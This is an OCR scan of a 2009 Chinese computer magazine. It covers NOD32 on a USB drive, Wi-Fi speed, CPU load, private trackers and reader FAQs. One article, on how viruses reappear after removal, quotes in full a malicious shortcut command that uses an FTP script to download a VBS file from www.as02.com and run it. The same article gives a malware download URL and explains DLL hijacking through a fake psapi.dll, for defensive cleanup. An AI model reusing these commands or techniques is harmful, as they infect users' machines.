单击NOD32控制中心中的“升级”选项并在右窗格中单击“设置”按钮，会打开“自动升级设置”窗口。在这里，我们必须把升级服务器、用户名、密码和升级类型都选择好（见图2）。然后再单击“自动升级”下的“调度”按



钮，便会运行“添加计划任务”向导。能否实现自动升级，这里的设置是关键。首先我们选择计划任务为“升级”并在下一步中输入任务名称和选择运行任务的条件、时间，最后指定任务不能运行时的处置方法后单击“完成”按钮就可以了。以后，只要到了指定的时间，NOD32就会自动运行此计划来升级了。如果你认为计划需要修改或删除可以在“工具”下的“计划任务”选项里进行。经过笔者试验，只要你的用户名和密码有效，网络连接没有问题，NOD32是可以自动在线升级的。但第一次升级后会变成试用版，你只要点“升级至正式版”按钮，然后将购买的升级序列号填入，再升级一次就可以了。

第四步：保护NOD32


NOD32本身提供有密码保护功能，我们可以设置密码，防止别人或病毒随意更改配置或者退出NOD32的监控。方法是单击NOD32控制中心中的“工具”选项，选择其下的系统设置，然后单击右侧窗格中的“设置”按钮，会打开“设置”窗口。在这里，我们可以设置密码（见图3）。这样，我们的NOD32就更安全了。

经过以上设置，全能型纯闪盘版



NOD32便诞生了。心动了吧，快快动手吧！以上测试均在Windows XP SP2、SP3/Vista SP1下测试通过了。另外，现在网上还有一款3.0版的NOD32绿色版，经笔者试用，两者的设置差不多，也能实现类似的功能，但还是有一些区别的。如3.0版的NOD32无法自动启用监控。虽然可通过计划任务来弥补这一缺憾，但毕竟不够方便。还有，3.0版没有独立的图形界面的病毒扫描器，只提供了一个命令行版本，但由于杀毒一般都在安全模式或是PE下进行才能获得较好的效果。而3.0版的NOD32是无法在安全模式和PE下使用图形界面来杀毒的。

小编点评： 谭明先提供的方法还是非常不错的，实现了监控、病毒库升级和查杀病毒的功能。但自动运行是需要在“闪盘插入电脑后”，而不是“插入闪盘后，再开机”，并且要运行“绿化.CMD”使用限制很多，且保证NOD32本身不受病毒侵害完成得也不够好，这几项功能未能实现，所以只能获得70元的奖金。



绝对挑战积分排行榜
（2009年第4期）

名次	姓名	积分
1	雾雪霏云	90分
2	谭明先	70分
3	谢桂嘉白学咦	50分

CF [HG01]

木乃伊复活三部曲

——清点病毒复活招数

■文/一把锈剑

在与病毒的对抗中，我们常用顽固来形容难杀的病毒，主要的麻烦是明明显示清除干净的病毒，重启或再扫描时，又会出现在电脑里，起死回生啊！这怎么像电影里的“木乃伊”一样啊，死了还能复活！冷静下来，你就会想到，木乃伊的复活其实都是因为他死亡的时候留有一个复活的机会，病毒也是，清除后又出现，是因为他们进行了特殊的处理，死亡前给电脑做了改动，很容易被“唤醒”，一场电脑里的木乃伊复活三部曲就为你讲述这其中的故事。

第一部：神秘卷轴——神奇的快捷方式

木乃伊第一部里古埃及王子因霍特的木乃伊复活了，之前他被法老诅咒并作为祭品而活埋。但是在它的墓穴里还有一份神秘卷轴，这个卷轴可以赋予死去的人以生命，碰巧的是探险队的一名成员无意中朗读了这份卷轴，因霍特重新复活。在你杀掉病毒的同时，是否注意到它还留有一份“神秘卷轴”呢？如果电脑无意间“读”了它，病毒就会复活了。

笔者某天收到一封垃圾邮件，主题为“看看我們是怎麼花納稅人的錢的”，寥寥数语没意思，突然发现附件有个“我們為何變窮.lnk”的链接，也许更多内容在这里，于是双击一下，突然系统提示你的计算机可能存在风险，没有启动任何防火墙，笔者马上检查自己的虚拟机，发现病毒在注册表[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks]下添加了一个SSUUDL的启动项，指向病毒文件“C:\windows\help\eb6c4499b05f.dll”，赶紧删除，电脑清净了，心想病毒不也就这么回事吗？

jpg-as02 属性

常规 | 快捷方式 | 选项 | 字体 | 布局 | 颜色 | 兼容性

jpg-as02

目标类型：应用程序

目标位置：system32

目标(T)：/c echo open www.as02.com>>a.t &echo a

起始位置(S)：%windir%

快捷键(K)：无

运行方式(R)：最小化

备注(O)：

查找目标(F)... 更改图标(C)... 高级(D)...

确定 取消 应用(A)

❶

不经意间笔者又点击了一个名为“jpg-as02”的文件（图标为JPG文件图标，从病毒服务器下载的直接放在桌面了），发现系统又感染病毒了，到底这是怎么回事呢？笔者检查以后发现这个“jpg-as02”是一个“神秘卷轴”，右键单击，在属性中查看，发现这原来是个快捷方式，“目标”里有一些灵异的字符（见图1），将这些奇怪的字符复制过来一看，“神秘卷曲”里的文字如图2所示。

```
%windir%\system32\cmd.exe /c
echo open www.as02.com>>a.t
//echo 将后面的字符输出到文件a.t中
//open ftp命令意思是打开一个站点
&echo as02>>a.t //ftp用户名
&echo 111>>a.t  //ftp密码
&echo get jnk %windir%\nk.vbs>>a.t //get获取ftp服务器的 jnk文件保存为C:\windows\nk
&echo bye>>a.t //断开与ftp服务器的连接
&ftp -s:a.t //-s 自动执行一个包含ftp命令的脚本，就是前面输出的内容
&del a.t
&start %windir%\nk.vbs //启动nk.vbs文件，目的当然是干一点点坏事吧，比如下载
&del nk.vbs
```

❷

仔细分析后发现这些字符竟然是要下载一个病毒文件并执行，即使我们处理了“nk.vbs”下载的病毒文件，当我们双击这个图标的时候，它马上又会下载病毒，从而再次感染。

第二部：死亡之书——多文件的大阴谋

在木乃伊的第二部，故事有了很大改变，也复杂和曲折得多。一伙盗挖死亡之城的狂人通过死亡之书将木乃伊和他的情人“老怪”伊默特普复活，冒险家里克则发现了一只古手镯，这个神奇的手镯竟然是召唤大魔头蝎子王的法器。死亡之书、手镯……古人留下的貌不惊人的破铜烂铁竟然可以让邪恶的木乃伊一次次的复活。同样一些病毒为躲避杀毒软件的追杀，他们想尽了诡计！通过各种手段让自己一次次的复活，妄想统治用户的电脑。

病毒被删除了，但有些关联的东西却又可以让它复活，对于磁盘驱动器我们马上就能想到病毒会通过“autorun.inf”来运行病毒时。但是病毒又启用了另外一种方式来运行病毒——驱动器关联。就像TXT文件存在一个关联程序打开它一样，驱动器也存在类似的功能，病毒利用这种特性通过修改注册表来到达双击驱动器分区来执行病毒。

首先病毒在注册表里新建[HKEY_CLASSES_ROOT\Drive\shell\open]（对应于鼠标右键打开）。[HKEY_CLASSES_ROOT\Drive\shell\explore\]（对应于鼠标邮件资源管理器）将默认“command”键值指向病毒程序“C:\winodws\winlog.exe”，当用户双击磁盘分区的时候默认会先执行“winlog.exe”文件，然后病毒会调用系统API函数帮你打开驱动器（这也是为什么双击磁盘分区以后会首先关闭窗口，然后才会打开驱动器的原因），给大家准备了一个小实验来体会，可以下载文件（下载地址：http://work.newhua.com/cfan/200904/test.rar）然后运行“test.bat”按提示输入“1”后各磁盘就打不打开了，试验完运行“test.bat”，输入“2”回车即开清除。

小提示：

现在病毒流行的招数还有进程的互相保护，例如有的病毒会创建三个进程：“SPOOLSV.exe，SVCHOST.exe和winlog.exe”互相保护，当一个进程被结束的时候，另外一个进程会重启被结


束的进程。杀毒软件杀此失彼，病毒文件不断复活。还有的是通过多个文件的关联进行相互保护。

此类病毒的特点就是多启动项，多文件，多进程保护，杀毒软件漏掉一个，病毒就笑哈哈又进入系统捣乱，杀毒软件处理此类病毒是心有余而力不足，通常我们可以使用sreng之类的日志扫描软件确认存在异常的启动项目，然后通过xdelbox之类的删除工具清除病毒文件。

第三部：龙眼——藏匿的病毒复活器

刚刚上演的第三部中，残暴虐杀的始皇帝终遭女巫诅咒，和兵将一起被变成了兵马俑，封印在地下宫殿中。隐居的冒险家里克和妻子伊芙琳又一次得到了“任务”——把一件珍贵文物——龙眼物归原主，这件“龙眼”被人拿来唤醒了封印的秦始皇，沉睡多年的他誓言要让世人皆陷暴政，一场惊心动魄的大战随即开始。在这个过程中，秦始皇和他的兵士都被封印了，但偏偏有一个神奇的“龙眼”可以复活它，一部分又怀着不同的目的想复活它。在病毒世界也有一种神奇的龙眼，隐匿于幕后，却一次次的让病毒复活。

不久前有个同学感染了木马下载器，通过分析Sreng日志获得了删除列表，然后使用xdelbox强制删除，他一直在向我赞叹删除工具的强悍。可是，他所不知道的是，病毒在他的电脑里留下了一个“龙眼”，查看QQ的安装目录，会发现存在一个名为“psapi.dll”的文件（psapi.dll是操作系统文件，通常被用于进行进程操作，默认存在于C:\WINDOWS\system32或者C:\WINDOWS\system32\dllcache\目录下），其实这个DLL文件会从一个



http://www.baik˙˙.cn/down/gr.exe下载病毒文件执行，而这个病毒实际上是一个木马下载器。

小提示：QQ为什么会加载这个文件呢？

首先让我们来了解下程序加载DLL文件的顺序：①应用程序的安装目录→②当前的工作目录→③系统目录→④路径变量。说到这里大家应该有些明白了吧。当我们打开QQ它会加载它所需要的系统文件，当然搜索路径还是①②③④的方式，这样QQ就会把这个伪装的“psapi.dll”加载到自己的内存空间执行，而这个DLL的主要功能就是下载一个木马下载器。如果想验证这点，在QQ目录下新建一个名为“psapi.dll”的文件，此时运行QQ的时候会提示错误，查看进程模块的时候同时发现这个伪装的“dll”文件已经被载入进程（见图3）。

同学将电脑重启后，果然病毒又重现了！就是那个DLL文件让病毒重新归来的，如果QQ安装在非系统盘，那么重装系统后只要运行QQ，病毒又会感染你的系统。我们只要关闭QQ然后删除“psapi.dll”，再按照原先的处理方式再来一遍病毒就可以彻底清除了。

CF [HG02]

伪技巧曝光台
PSEUDO SKILLS EXPOSURE

伪技巧一：
用“精确查找”来辨别好友是否在线
伪技巧原因：子虚乌有

自从QQ有了“隐身”功能，查看好友是否隐身的话题就一直没间断过，有一个声称可以查看隐身的“伪技巧”一直散布在各大网站、论坛，近期收到一个投稿也是写这个方法：在查找中选“精确查找”，输入好友号码，点“查找”，在弹出的窗口中，若对方在线则号码是点亮，反之则是灰色！”真正测试过的人都会发现，查找结果中的QQ头像是否是彩色和对方是否在线是没有任何直接关系的，即使对方隐身，你查找改好友时也可能看到彩色的头像。这个技巧是流传多年的伪技巧了。腾讯公司本身有个“千里眼”的业务是用来查看好友是否隐身的。以前的“彩虹QQ”插件也能实现，只是现在不太好用，至于那些修改版的QQ（这种软件属于侵权，大家不要使用），多是基于“彩虹QQ”，所以目前也都不能再用了。

伪技巧二
关闭共用窗口避免WinRAR无法保存
伪技巧原因：张冠李戴

在某知名论坛，小编看到了一篇写得很细致的文章，标题为“解决WinRAR无法保存文件难题”，仔细一看，讲解得非常认真，但实际测试后发现竟是伪技巧。文章想写的是：“在WinRAR程序窗口中直接编辑其中的一个文件时，如果又打开另外一个压缩包文件，WinRAR程序将会把我们当前正在编辑的压缩包文件自动关闭掉，这样正处于编辑状态的那个目标文件将面临无法保存的难题了。”然后作者给出了问题的解决步骤，在WinRAR的“设置”里，取消对“重复使用已存在的窗口”的勾选。大体一看，是非常实用的故障解决文章，在产生感激后，亲自试验一下，问题就来了。在设置项里，这个选项默认是不勾选的，假如你勾选上这个选项，按照文章说的情况，打开一个压缩包，编辑其中文档，然后打开另一个压缩包，这时确实只有一个WinRAR程序窗口，这时编辑压缩包后的文档后，保存第一次编辑的文档，软件会提示你是否更新压缩包中的文件，单击“是”就可以保存了，根本没有文章说的情况。

当我们在WinRAR窗口中打开一个文档时，软件将产生一个临时文件保存在“C:\DOCUME~1\用户名\LOCALS~1\Temp\”，当关闭软件窗口时临时文件也就自动删除，造成无法保存的故障。也就是说无法保存的情况是因为在保存修改后的文档之前，关闭了WinRAR窗口，系统找不到保存路径而导致的无法保存。“重复使用已存在的窗口”只是控制WinRAR软件是否共用一个显示窗口，对保存是没有影响的，在保存文档之前不要关闭WinRAR窗口就可以避免无法保存的问题。

CF [HG03]

“Intel于1月18日执行了全新的价格政策，降价幅度最高达48%。与此同时，Intel还发布了三款四核心处理器，都是65W平均功耗的产品，辨别方法是编号后带有一个“S””


迅驰无线 为啥快不起来?

迅驰无线上网不快，这是怎么回事，不少朋友可就是冲着迅驰的无线上网来的。难道又是经典的“水桶原则”在搞怪，可迅驰本身的高速无线网卡不应该存在传输的瓶颈问题，而无线路由的选择也是与之相匹配的。那为何无线信号状态不佳，怎么突然好好54Mbps的网速一下子就变成11Mbps的了，怪哉！

信号不佳的原因

大家都知道无线信号在穿越障碍物后，尤其是在穿越金属后，信号会大幅衰减。在我们家庭或者办公的地点，恰恰有很多钢筋混凝土墙，这些墙体非常容易遮蔽信号。另外，无线信号是通过电磁波传输的，尤其是802.11b/g网络，在2.4GHz的无绳电话使用时，会出现较易掉线等等问题，电话停止使用即可恢复正常。另外，根据测试结果表明，在同时使用蓝牙和无线的空间内，也存在严重干扰的可能，表现为无线不能连接，或速度严重变慢，这时可以关闭蓝牙连接，但并非所有无线路由器都存在此问题。


所以我们在摆放无线路由器的时候，应该使信号尽量少穿越墙壁。如果情况复杂，可以增加无线路由数目，让信号得以绕过墙壁，这样做的同时也增强了信号。摆放时不要忘记尽量避开电器，同时应尽量将发射器摆放在房间的中间位置，因为无线设备的传输范围是一个球体，这样可以使信号范围的直径覆盖全屋，以达到较好的传输效果（见图1）。



54Mbps变11Mbps的真凶

这就要从无线传输的标准说起。理论上，IEEE 802.11g协议是向下兼容802.11b协议的，使用这两种协议的设备可以同时连接至使用IEEE 802.11g协议的无线接入点。但是，从实际经验来看，只要网络中存在使用IEEE 802.11b协议的网卡，那么整个网络的连接速度就会降至11Mb/s(IEEE 802.11b协议的传输速度)。并非像有线交换机那样各传各的，即便有低速设备接入也是能者多劳互不影响。

除此之外，无线网的另一个特点：根据信号的轻弱来调整速率，也会导致这种情况的发生。那么处于网络末端的设备接收到的信号不强，就极有可能出现降速问题。解决这种情况的办法是移动一下天线，将天线指向某一信号弱的位置，看信号是否有所改善。因为尽管是全向天线，还是存在指向性问题的，效果不明显的话只能通过对天线进行改良来改善无线信号的状态。如果无线路由的天线是可拆卸的，可以更换更高增益的全向天线。倘若天线不能拆卸，还可以将易拉罐做成定向天线，通过归陇反射信号专门加强某一个方向上的信号传输（图2）。



108Mbps为何快不起来?

除了这些问题，不少2007年以后购买的笔记本都开始配备了108Mbps的无线网卡，但是，鉴于108Mbps无线网络的标准802.11n至今也不过是草案，各家之间的不同方案影响了兼容性，也让连接性能受到了影响。举例来说，Atheros 5418连接绝大多数802.11n无线路由器时，在MIMO下都可以达到300Mbps，甚至是达到450Mbps。其传输数据的速度，实测表明至少可以达到100Mbps有线网络的10MB/S水平。

小知识：什么是MIMO?

MIMO表示多输入多输出。通常用于IEEE 802.11n标准，但实际也可用于其他802.11无线标准。MIMO的优点是能够增加无线范围并提高性能。例如，利用MIMO技术连接到802.11g接入点时能以更高的速度连接到更远的距离。其原理是，它允许多个天线同时发送和接收多个数据，也允许天线同时传送和接收。

小知识：802.11n方案有几个?

目前802.11n标准有三种解决方案，分别是Atheros的XSpan、Broadcom的Intensi-fi及Marvell的TopDog。从兼容性来说，看网卡部分Atheros对各种路由器的兼容性最好，Intel的最差（Intel 5000AGN系列改善许多）。而路由器部分，Broadcom的Intensi-fi方案兼容性最好。

如何开启MIMO?

Wireless Configuration	Manual / Wi-Fi Protected Setup
Network Mode:	Mixed
Network Name (SSID):	westN
Radio Band:	Wide - 40MHz Channel
Wide Channel:	3
Standard Channel:	1 - 2.412GHZ
SSID Broadcast:	Enabled / Disabled

Save Settings　Cancel Changes

在802.11n网络中要想让连接速度达到最高速，就必须对802.11n路由器更改设置。在浏览器中输入路由器的IP地址，并输入用户名、密码。进入路由器设置页面后，切换到“Wireless Settings（无线网络设置）”，将“Radio Band（频段宽度）”中的“Standard 20MHz Channel（标准20MHz频道）”更改为“Wide 40MHz Channel(扩展40MHz频道)”。然后将“Wide Channel（传输频道）”更改为“6”。

CF [HG04]

CPU 不要心动100%

经常在商场看到宣传语"心动100%，赶紧来购买吧"，这时我们就要赶紧"捂"紧腰包，不然就会成为商家促销的目标了。在使用计算机时，我们也会经常遇到"心"动百分百的情况，这时发生的情况是点击任何东西基本不起"反应"，或者计算机运行非常缓慢，忍无可忍。这到底是怎么回事呢？是什么"商家"让你的计算机之心——CPU，心动100%呢？

CPU的正常情况


在正常情况下CPU的利用率为20%~70%是正常的，这需要根据你的电脑配置情况来决定。由于程序在打开，或者某一个程序在计算数据的时候，CPU会分配更多的资源，这时这些程序占用资源比较高，不过等这些任务完成后CPU的利用率就又会下降了。所以我们可以得出CPU可能有时候才10%都不到，有时候90%多，甚至100%，但占用率高的时间不会持续太长，这都是正常的。

许多朋友按下Ctrl+Shift+Esc，打开"任务管理器"，会看到进程中最后一项"System Idle Process"经常占用超过80%以上的CPU资源，甚至到99%，都是惊呼，是什么占用这么多资源？其实System Idle Process进程的作用是在系统空闲的时候分派CPU的时间，数字越大表示CPU资源越多，数字越小则表示CPU资源紧张，如图1所示

什么"商家"让CPU心动100%?

有害"商家"一：病毒、木马

如果你的电脑在一开机的时候CPU就乖乖地定格在100%，那么不用怀疑，这是病毒和木马在作怪。这些程序会在计算机系统内迅速复制或者把内部的文件偷偷地向外"运输"，并且利用一切可能的手段向外扩散（占用



带宽），这时它们耗用的CPU资源量就居高不下。不过由于这些商家一般寄生在有用的程序如"Svchost.exe"内，在任务管理器内却没有任何异常。

解决办法：经常更新升级杀毒软件和防火墙，进行病毒防范，加强防毒意识，掌握正确的防杀毒知识。

有害"商家"二：各种浏览器

现在网络越来越流行，我们用电脑时，也经常上网浏览，不过在使用时却经常发生"假死"现象，打开任务管理器，里面的浏览器进程CPU耗用量100%。这是由于各种浏览器在处理各个网页的线程不合理，或者一些不兼容的网页引起的。

解决办法：每次浏览网页时，不要打开得太多。可以使用各种最新版的浏览器，现在的搜狗浏览器、傲游浏览器都号称是100%防"假死"，读者朋友可以试用一下。

有害商家三：Svchost.EXE

病毒木马喜欢"寄生"到Svchost.exe中，有许多有用的进程也要用到它。例如有时遇到机器启动运行几分钟后Svchost.exe就会占系统CPU资源的100%，拔掉网线就好了，重连上网后一会儿，Svchost.exe又占CPU资源的99%。这是由Windows Update服务下载、安装失败而导致更新服务反复重试造成的。自动更新也是依赖于Svchost服务的一个后台应用。常发生这类问题的机器一般是上网条件（尤其是访问国外网站）不稳定的机器，这些设计本想为用户节省时间，但是重试的频度过高反而导致了和病毒一样的效果。把自动更新关闭掉就可以了，也可以在"服务"里关掉相应的服务。

有害商家四：待机造成DMA关闭

如果你经常使用Windows 2000/XP/2003的待机功能，那么很可能会发现系统性能突然大幅下降，不仅启动速度变慢，而且在运行一些大的软件或游戏时CPU占用率时常达到100%，并产生停顿。

这个问题产生的原因是，XP的IDE/ATAPI端口驱动程序(Atapi.sys)累积收到总共6个超时或循环冗余检验错误后，驱动程序将把传送模式从最快的DMA模式，逐步到最慢的PIO模式。使用待机功能后进行恢复时，很容易造成超时或CRC错误，因此在多次使用待机功能后，硬盘的传送模式便会慢慢下降。

解决方法：双击打开"设备管理器→主要IDE通道"属性窗口，如图2所示，单击"驱动程序→卸载"按钮，完成后重启电脑，系统将自动重新安装驱动程序并恢复默认值。



小提示

对于Vista的用户来说，会有一个TrustedInstaller.exe的进程，其实就是"Windows Module Installer"（Windows模块安装服务），它通常在Windows查找和安装更新时运行，甚至安装完重启机器也会持续一段时间。它经常会引起100%的CPU占用情况。我们可以通过点击"开始→运行"，输入"MSConfig"，点击"服务"取消"Windows Module Installer"前面的选择。

CF [HG05]

“如果发现PPT里图片导致文件很大的话，可以用JPEG Imager（下载地址：http://www.onlinedown.net/soft/16805.htm）把图片批量压缩下。” 小白 HTTP://ZUIXINSTU.BLOG.CFAN.COM.CN

下载家族又有新宠儿 不是BT是PT

■山东莱芜钢城双泉路学校/张志国

看到题目你是否会问："打错字了吧？应该是BT。" 可千万别这么"火星"，今天要说的是PT，不是BT。当我们还在BT下载的生活里自娱自乐的时候，一些人已经开始玩另一种下载方式——PT下载了。这部分人大多是"高清"爱好者，如果你也以"高清迷"自居，那么你一定要知道什么是PT！

既生"BT" 何生"PT"？

PT的英文全称是Private Tracker，翻译过来就是"特别转让"的意思。从本质上来说它也属于BT下载的一种，BT下载简单来说就是参与下载的每个人都是一台种子服务器，大家都把已下载到的数据提供给其他人下载，用的人越多，速度就越快。BT下载的理念很好，大家在下载的同时也上传自己的数据，一起分享。但很多人只想下载，不愿意上传自己的数据，使得目前国内BT下载的速度并不理想，总结其原因就是BT的约束机制不完善，只靠大家自觉，效果不理想。高清的流行又使得高速下载的需求变得十分迫切，一种改变BT弊端的下载方式必然会出现。

PT=改进的BT

BT的弊端就是大家不能自觉上传数据，要改进它也只需要保证大家都上传文件就可以了。这也就是PT产生的本质。那么PT是如何来让大家自觉上传文件呢？

首先，PT定位为一种小范围的下载，BT是把种子完全公开，而PT只是对圈子里的人公开。现在的PT网站都采用注册邀请制度，只有得到已注册会员的邀请才能加入，而且登录论坛后，系统会给每个会员分配一个固定的Passkey（证书），下载的种子里包含了Passkey（证书）的信息，下载前要先进行验证，没有Passkey（证书）是无法下载的。另外，PT下载使用的软件（例如：BitTornado、Azureus、Ktorrent等）都带有流量统计功能，系统随时统计会员的分享率（分享率为上传量除以下载量得到的比值），下载前先要进行会员分享率的核对，不同的分享率对应不同的下载权限，如果只顾下载，分享率自然低，很多文件也就无法下载。另外，PT论坛的管理机制非常严格，如果长时间不上传或下载、分享率达不到要求等不遵守论坛规则的用户都会被无情地封闭账号。

通过这些约束机制，PT下载也就保证了大家在下载的同时会努力地上传，解决了BT下载的弊端，PT下载特别适合大文件的分享，特别适合高清影片、游戏ISO和DVD的分享。不过PT论坛采用邀请机制和其他约束，并且会员的表现也会影响当初邀请他的人的积分，对于新手来说，进入PT下载的圈子不容易，进入后要熟悉其中的规则然后努力积攒积分，之后才能享受PT下载的乐趣。

小提示

目前PT下载的论坛都以高清分享为主，例如：HDBits.org（http://hdbits.org/）、HDChina.org（http://hdchina.org/）、精品高清（http://ccfbits.org/），当然也有以分享DVD为主的OURDVD（http://bt.ourdvd.net/）。

忽悠还是事实？
——揭秘"极速版"文件中转站真相

■江苏/蔡逸翔

如果你经常使用QQ邮箱，那么你或许已经注意到一个细节：左侧面板文件中转站后面多了几个字：极速版。亲身体验后，不少人惊叹："太快了！几百MB的东西几秒钟就传完了。"也有不少人在埋怨速度并没有什么提升，如此褒贬不一，是怎么回事呢？是忽悠还是真技术？

从硬件上来说，现在我国网民的家用上网方式一般都使用2MB左右的ADSL或者LAN，实际的上传速率一般都在50Kbps~80Kbps左右，就算达到理论数值也不过才200Kbps，按照理论值计算，上传100MB文件需要八分多钟，而按50Kbps来算这个时间就得半个多小时，由此我们看出，硬件上根本无法实现上传几百MB甚至上GB文件仅需几秒钟的速度。如此看来，我们只能说那些人在说谎，但是为什么这么多人都这么说呢？这让这个问题变得更加扑朔迷离。

那么，我们就亲自体验一下！我们首先上传一个大小为601MB的软件安装包，29秒钟后提示上传完毕（见图）。仔细对比这个过程，我们发现新版比以前多了一个扫描文件的过程。原来这个文件扫描是对文件进行Hash计算，得到该文件的MD5值，然后在服务器上检索已有文件的MD5数据库，如果服务器中包含MD5值相同的文件，则直接调用该服务器资源，将名字修改一下后将链接返回给上传者即可。这个技术并不是腾讯的独创，我们使用P2P下载工具下载文件时，软件也是通过计算MD5值来找寻合适的资源。

明白了这个道理，网友的争执也就好理解了。如果上传的文件服务器上有，那只需要一个转接，速度自然快，如果服务器没有，那么就要套用老模式上传了。

CF [HG06]


投稿 | market@cfan.com.cn

Q1 无法打开“我的文档”

问：我安装的是Windows Vista系统，系统出现故障无法启动，使用WinPE光盘启动到PE环境下，准备对我的文档中的文件进行备份，但是试图打开时总是提示拒绝访问。请问这是什么原因？

答：首先，请检查你访问的文档位置是否正确。正确的位置是：“我的文档”正确的路径在“Vista系统盘:\Users\系统用户名\Documents”目录，如果你按Windows XP下的“我的文档”目录访问就会出现无法访问的现象。此外，如果访问正确的位置也出现拒绝访问，那主要是权限设置不允许访问而导致的，只要按下面的方法重新分配一下权限即可：右击要访问的文件夹，选择“属性”，在打开的窗口中选择“安全”选项卡，在列表中单击“高级”按钮，在打开的窗口中选择“审核”选项卡，选择“Everyone”项，再单击“编辑”按钮，在打开的窗口中选择“安全控制”选项即可。（图1）





傻博士有话说：

Windows Vista系统中的权限设置较为严格，不仅是在WinPE环境下会出现访问文件被拒绝的现象，即便是双系统、多系统环境下使用其他系统访问时也会出现这样的情况。遇到无法访问时，只要重新赋予当前用户对该文件夹的操作权限就可以访问了。

Q2 桌面的图标全部丢失

问：昨晚杀毒软件提示有病毒，然后就开启杀毒软件的检测功能对系统进行通体杀毒，早上开机后发现桌面上什么也没有，任务栏都没有了，我的桌面上放了很多重要的文件。请问这该如何解决？

答：重新启动系统，按F8显示启动菜单，选择“最后一次正确的配置”项启动看是否正确，如果仍不能正确显示，请按“Ctrl+Shift+Esc”打开任务管理器，再单击菜单“文件→新建任务”，在打开的对话框中输入“explorer.exe”并单击“确定”，有时候系统感染病毒后导致该进程没有成功启动就会导致桌面无法正常显示。如果重新启动后仍不能显示，建议使用系统安装光盘修复安装来根除问题。

来源：http://bbs.cfan.com.cn/thread-829448-1-2.html

Q3 无法清空回收站

问：我的系统是Windows XP SP2，桌面上的回收图标总是显示为满的，而打开后里面什么也没有，右击回收站并选择“清空回收站”会弹出“是否要删除这5项”的提示。请问这是什么原因？

答：这可能是磁盘上存在错误或是坏道而引起的，故障排除步骤如下：先在控制面板中双击“文件夹选项”，在打开的窗口中选择“查看”，在列表中取消选择“隐藏系统保护文件”及选中“显示所有文件及文件夹”项，再单击“开始→运行”，输入“cmd”并回车，在打开的命令提示符窗口中输入“cd\”，再输入“chkdsk /f”，选择在重启后检查这个卷，接下来再输入“attrib c:\recycled -s -r -h”，按照同样的方法为每个分区中的回收站文件夹去除系统属性。打开WinRAR，利用其强大的文件管理功能，在WinRAR的资源管理器中打开回收站并将其中的文件删除。假如有些仍无法删除，最后再运行磁盘碎片整理程序对磁盘进行整理一番，重新启动后应该就恢复正常了。

Q4 安装Windows XP后为何丢失硬盘空间

